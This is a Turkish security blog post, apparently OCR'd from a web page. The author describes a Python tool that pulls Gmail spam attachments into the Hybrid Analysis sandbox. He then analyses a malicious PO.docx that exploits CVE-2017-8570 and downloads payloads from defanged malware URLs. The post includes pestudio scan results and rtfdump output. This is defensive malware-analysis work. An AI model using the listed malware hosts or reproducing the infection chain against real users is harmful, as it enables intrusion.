
Her daim örümcek hislerinin peşinden koşan bir güvenlik araştırmacısı olarak hislerim uzun zamandan beri beni Gmail hesabımın Spam klasörüne dikkat etmem konusunda uyarıyordu. 2006 yılından bu yana aktif olarak Gmail kullanan biri olarak, 13 yıl içinde e-posta adresimin Nijerya'dan Papua Yeni Gine'ye kadar birçok coğrafyadaki istenmeyen e-posta gönderen niyeti bozuk kişilerin (spammers) e-posta listelerine girdiği konusunda şüphem bulunmuyordu.

Günlerden bir gün yine spam klasörüne göz atığımda kendimi çok yakışıklı bir film yıldızı gibi hissetmemi sağlayan çok sayıda istenmeyen e-posta olduğunu gördüm. :) Bu e-postalardan yola çıkarak zaman içinde Gmail hesabıma gelip spam klasörüne düşen, ekinde zararlı dosyalar bulunan e-postaların sayısı ve bu zararlı dosyaların türü (casus yazılım gibi) hakkında bilgi sahibi olmak için neler yapabileceğimi düşünmeye başladım. Kısa bir süre sonra Python ile spam klasörüne gelen e-postaları izleyen ve e-postaların ekindeki dosyaları bir kum havuzu (sandbox) sistemine yükleyen bir program hazırlamaya karar verdim.


Delete all spam messages now (messages that have been in Spam more than 30 days will be automatically deleted)


Ekaterina	**hi** - Hi to the hottest man in the world, which is program, my name is Ekaterina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want	1:34 am
Tatiana	**hi** - Hi to the hottest man in the world, which is program, my name is Tatiana and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	12:33 am
Nadezhda	**hi** - Hi to the hottest man in the world, which is mert, my name is Nadezhda and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	8:07 pm
Marina	**hi** - Hi to the hottest man in the world, which is mert, my name is Marina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	Nov 23
Alla	**hi** - Hi mert, my name is Alla and i'm from Russia Many times in life, we can end up taking the people who are closest to our hearts for granted. I am so used to all of the wonderful things that guys	Nov 23
Lesia	**-Hi do You Know Me !!** - _Hi, We Need to Talk	Nov 23
Vera	**hi** - Hi mert, my name is Vera and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I would	Nov 23
Alla	**hi** - Hi program, my name is Alla and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I would	Nov 22
Anastasia	**hi** - Hi mert, my name is Anastasia and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I	Nov 22
Lesia	**-Hi do You Know Me !!** - _Hi, We Need to Talk	Nov 22
Valeria	**hi** - Dear mert, Finally I have got a change to write to you. My name is Valeria, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Oksana	**hi** - Dear program, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Elena	**hi** - Dear program, Finally I have got a change to write to you. My name is Elena, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Lyudmila	**hi** - Dear mert, Finally I have got a change to write to you. My name is Lyudmila, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Svetlana	**hi** - Dear program, Finally I have got a change to write to you. My name is Svetlana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember	Nov 22
Oksana	**hi** - Dear mert, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember, but	Nov 22
Barbara	**hi** - Dear program, Finally I have got a change to write to you. My name is Barbara, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22

Kum havuzu servisi olarak zararlı yazılım analizinde sıklıkla kullandığım ve her daim sonuçlardan memnun kaldığım, arka planda Falcon kum havuzu sistemi bulunan Hybrid Analysis'i kullanmaya karar verdim. Tabii Hybrid-Analysis'in API'sine tespit edilen dosyaları otomatik olarak yükleyebilmek için kısıtı bulunmayan bir API anahtarı gerekiyordu. Neyse ki güvenlik araştırmacılarına bunu ücretsiz vermeleri sayesinde API anahtarına kısa bir sürede sahip olabildim.



Python ile Spam Analyzer isimli bir araç hazırlayıp, hayata geçirdikten kısa bir süre sonra bu araç, Spam klasöründe ekinde PO.docx isimli şüpheli bir dosya keşfetti.







Spam Analyzer aracı, Gmail API üzerinden Gmail hesabınıza client_secret.json dosyasında yer alan bağlantı bilgileri ile (Google API Console'dan da client_secret.json dosyasını indirebilirsiniz) bağlanarak Spam klasöründeki tüm e-postaları okur, ekindeki dosyaları attachments klasörüne kopyalar ve ardından bu dosyaları Hybrid-Analysis sistemine yükler. Yüklediği tüm dosyaların bilgilerini hashes.txt dosyasında saklar. Bu dosyaları Hybrid-Analysis'e yükledikten 1 saat sonra ise ilgili Hybrid-Analysis raporunu ve dosyanın zararlı olup olmadığı bilgisini yine hashes.txt dosyasına yazar.


```
 GNU nano 2.5.3                                                File: hashes.txt

04-03-2018 15:45:36|2018().xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|submitted
04-03-2018 15:45:40|9750f81d3b1fbbee8f0f1fb7aaac1482|c9e4badba591f852f35fffecfc6b296e8a5e557b665ac9ae964885ba163a4bff|submitted
04-03-2018 15:45:43|Abel and Vivian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9|submitted
04-03-2018 15:45:45|PO.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|submitted
```

```
04-03-2018 15:45:36|2018().xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|https://www.hybrid-analysis.com/sample/726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f?environmentId=100|no specific threat
04-03-2018 15:45:40|9750f81d3b1fbbee8f0f1fb7aaac1482|c9e4badba591f852f35fffecfc6b296e8a5e557b665ac9ae964885ba163a4bff|https://www.hybrid-analysis.com/sample/c9e4badba591f852f35fffecfc6b296e8a5e557b665ac9ae964885ba163a4bff?environmentId=100|clean
04-03-2018 15:45:43|Abel and Vivian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9|https://www.hybrid-analysis.com/sample/0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9?environmentId=100|no specific threat
04-03-2018 15:45:45|PO.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|https://www.hybrid-analysis.com/sample/510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc?environmentId=100|suspicious
```


PO.docx dosyasını ilk olarak pestudio aracı ile analiz etmeye başladığımda ZoneAlarm dışında herhangi bir güvenlik yazılımının bunu şüpheli olarak tespit edemediğini gördüm. Dosyayı yaması güncel olmayan Microsoft Office 2010 ile açıp Fiddler aracı ile izlediğimde öncelikle winword.exe tarafından kısaltılmış hali http://urlz[.]fr/6uQM, uzun hali http://23[.]249[.]161[.]109/ace/ olan web adresinden svch.doc dosyasının indirilip çalıştırıldığını ardından da svch.exe tarafından http://jopittex[.]zapto[.]org/windows/ adresinden svchost32.vbs dosyasının indirilmeye çalışıldığını gördüm.


pestudio 8.71 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\po.docx
indicators (1/3)
virustotal (1/59 - 07.02.2018)
strings (921)
engine (58) positiv (1) date (dd.mm.yyyy) age (days)
ZoneAlarm UDS:DangerousObject.Multi.Generic 07.02.2018 2
Bkav clean 06.02.2018 3
MicroWorld-eScan clean 07.02.2018 2
nProtect clean 07.02.2018 2
CMC clean 06.02.2018 3
CAT-QuickHeal clean 06.02.2018 3
McAfee clean 07.02.2018 2
Malwarebytes clean 07.02.2018 2
VIPRE clean 07.02.2018 2
K7AntiVirus clean 06.02.2018 3
BitDefender clean 07.02.2018 2
K7GW clean 06.02.2018 3
TheHacker clean 06.02.2018 3
Arcabit clean 07.02.2018 2
Baidu clean 06.02.2018 3
F-Prot clean 07.02.2018 2
Symantec clean 06.02.2018 3
ESET-NOD32 clean 07.02.2018 2
TrendMicro-HouseCall clean 07.02.2018 2
Avast clean 07.02.2018 2
ClamAV clean 07.02.2018 2
Kaspersky clean 07.02.2018 2
Alibaba clean 07.02.2018 2
NANO-Antivirus clean 07.02.2018 2
ViRobot clean 07.02.2018 2
SUPERAntiSpyware clean 07.02.2018 2
Tencent clean 07.02.2018 2
Ad-Aware clean 07.02.2018 2
Sophos clean 07.02.2018 2
Comodo clean 07.02.2018 2
F-Secure clean 07.02.2018 2
DrWeb clean 07.02.2018 2
Zillya clean 06.02.2018 3
sha256: 510F89597E3348E2983CC654CC359D104AEF74ACE40B78F4D775C866FB3FEDFC


Free Automat
Free Automat
Free Automat
Index of /ace
New Tab
Expand Short
www.expandurl.net/expand?url=http%3A%2F%2Furlz.fr%2F6uQM
View the destination URL!
Expand URL
Shorten URL
Terms of Use
Privacy Policy
Contact Us
Expand URL
http://urlz.fr/6uQM
Expand URL
Results for http://urlz.fr/6uQM
Website Thumbnail Generator
Thumbnail queued
shrinktheweb
Short URL: http://urlz.fr/6uQM
Redirects: 2 (hide details)
1. https://urlz.fr/6uQM
2. http://23.249.161.109/ace/svch.doc
Long URL: http://23.249.161.109/ace/svch.doc
Extra Information



PO.docx dosyasını Notepad++ ve rtfdump.py araçları ile analiz etmeye devam ettiğimde, Microsoft Word'un frameset özelliğinin kötüye kullanılarak (sızma testlerinde de kullanılmaktadır) CVE-2017-8570 zafiyetinin istismar edildiğini gördüm.





```
root@ubuntu:~/spam_analyzer/attachments# python rtfdump.py -f o svch.doc
     4   Level  3       c=     0 p=00000049 l=   580662 h=   580650 b=        0 o u=        0 \*\objdata
     7   Level  3       c=     0 p=0008dce8 l=     5278 h=     5266 b=        0 o u=        0 \*\objdata
root@ubuntu:~/spam_analyzer/attachments#
```

